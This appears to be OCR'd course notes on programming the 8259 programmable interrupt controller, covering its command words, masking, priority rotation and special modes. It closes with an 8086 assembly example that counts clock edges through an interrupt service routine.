A_0	D_7	D_6	D_5	D_4	D_3	D_2	D_1	D_0
1	0	0	0	SFNM	BUF	M/S	AEOI	µPM

BUF	M/S	
0	X	- Non buffered mode
1	0	- Buffered mode slave
1	1	- Buffered mode master

µPM: 1 = 8086/8088 mode
0 = MCS-80/85 mode

AEOI: 1 = Auto EOI
0 = Normal EOI

SFNM: 1 = Special fully nested moded
0 = Not special fully nested mode

AEOI mode requires no commands. During the second INTA the ISR bit is reset. The major drawback with this mode is that the ISR doesn't have info on which IR is served. Thus any IR with any priority can *now* Interrupt service routine.

BUF when 1 selects buffer mode. The SP/EN pin becomes an output for the data buffers.
When 0, the SP/EN pin becomes the input for the (MASTER/SLAVE) functionality

M/S is used to set the function of the 8259 when operated in buffered mode.
If M/S is set the 8259 will function as the MASTER.
If cleared will function as SLAVE.

Masks and Other Mode selection

- Interrupt Masks
  - Each Interrupt request can be masked individually by the IMR programmed through OCW1. Each bit in the IMR masks one interrupt channel if it is set (1). Bit 0 masks IR0, Bit 1 masks IR1 and so forth, Masking an IR channel does not affect the other channels operation.

Special Fully Nested Mode


- Used in the case of a large system where cascading is used, and the priority has to be conserved within each slave.
- This mode is similar to the normal nested mode with the following:
  - When an interrupt request from a certain slave is in service this slave is not locked out from the master's priority logic and further interrupt requests from higher priority IR's within the slave will be recognized by the master and will initiate interrupts to the processor.
  - When exiting the ISR the software has to check whether the interrupt is the only interrupt that is serviced from the SLAVE. This is done by sending an EOI command and check the In service register in the SLAVE. If it is the only one, a non specific EOI has to be sent to the MASTER, if it is not empty no action performed.


Automatic Rotation

–Several interrupt sources all of equal priority

–When the EOI is issued the IS bit is reset and then assigned the lowest priority

–The priority of of other inputs rotate accordingly






Automatic Rotation

interrupt requests arrive on IR4 and IR6

EOI command always resets the highest ISR bit (bit of highest priority)
Use automatic rotating mode to clear the IS bit as soon as it is acknowledged




Specific Rotation

- The programmer can change priorities by programming the bottom priority and thus fixing all other priorities
  (for ex: if IR5 is programmed as the bottom priority device, then IR6 will have the highest one)
- The set priority command is issued in OCW2 where R=1, SL=1, L0-L2 is the binary priority level code of the bottom priority device)

OCW1 - OCW2

OCW1 is used to access the contents of the IMR. A READ operation can be performed to the IMR to determine the present setting of the mask. Write operations can be performed to mask or unmask certain bits.



Controller will not confuse OCW2 with ICW1 since D4 = 1

Example

```
ISR PROC FAR
        …
        MOV AL, 00100000b
        OUT    20h, AL
        IRET
ISR ENDP
```

What should be OCW1 if interrupt inputs IR0 through IR3 are to be masked and IR4 through IR7 are to be unmasked?

D3D2D1D0 = 1111

D7..D4 = 0

➔ 00001111 = 0F

What should be OCW2; if priority scheme rotate on non specific EOI issued

101 00000 (since it doesn't have to be specific on certain bit

OCW3

Permits reading of the contents of the ISR or IRR registers through software




FIGURE 8. 82C59A OPERATION COMMAND WORD FORMAT

Example

Normally when an IR is acknowledged and EOI is not issued, lower priority interrupts will be inhibited.

So the SPECIAL MASK MODE, when a mask bit is set in OCW1, it inhibits further interrupts at that level and end enables from all other levels, that are not masked.

```
MOV AL, 00010000b     ; mask IRQ4
OUT 21h, AL           ; OCW1 (IMR)
MOV AL, 01101000b     ; special mask mode
OUT 20h, AL           ; OCW3

; by masking itself and selecting the special mask mode
interrupts on IRQ5 thru IRQ7 will now be accepted by the
controller as well as IRQ0 thru IRQ3
```

IR7


- Controller does not remember interrupt requests that are not acknowledged
- If an interrupt is requested but no IR bit is found during INTA that is IR is removed before acknowledged, then controller will default to an IR7
- If the IR7 input is used for a legitimate device, the service routine should read the IS register and test to be sure that bit 7 is high

```
ISR7    PROC    FAR
        MOV     AL, 00001011b
        OUT     20h, AL
        IN      AL, 20h
        TEST    AL, 80h     ; IS7 set
        JZ      FALSE
        ; process interrupt here
FALSE:  IRET
ISR7    ENDP
```

Example

Analyze the circuit and write an appropriate main program and a service routine that counts as a decimal number the positive edges of the clock signal applied to IR0

Use type number 72



Example

- A0 not used
- Two I/O addresses are FF00h and FF02h
- FF00h: ICW1,
- FF02h: ICW2, ICW3, ICW4, OCW1
- ICW1 = 00010011b = 13h
- type number 72 will be used
  - ICW2 = 01001000b = 48h
- ICW3 not needed
- nonbuffered and auto EOI
  - ICW4 = 03h
- mask all other interrupts but IR0
  - OCW1 = 11111110b = FEh

Main program and ISR

```
            CLI
START:      MOV AX, 0
            MOV ES, AX
            MOV AX, 100h
            MOV DS, AX
            MOV AX, 0FF0h; stack
            MOV SS, AX
            MOV SP, 100h
; interrupt install
            MOV AX, OFFSET SRV72
            MOV [ES:120h], AX
            MOV AX, SEG SRV72
            MOV [ES:122h]. AX
```

Example contd

```
; initialization
            MOV DX, 0FF00h
            MOV AL, 13h
            OUT DX, AL
            MOV DX, 0FF02h
            MOV AL, 48h
            OUT DX, AL
            MOV AL, 03h
            OUT DX, AL
            MOV AL, 0FEh
            OUT DX, AL
            STI
; wait for interrupt
 HERE:  JMP HERE
```

```
; service routine
 SRV72:    PUSH AX
           MOV AL, [COUNT]
           INC AL
           DAA
           MOV [COUNT], AL
           POP AX
           IRET
```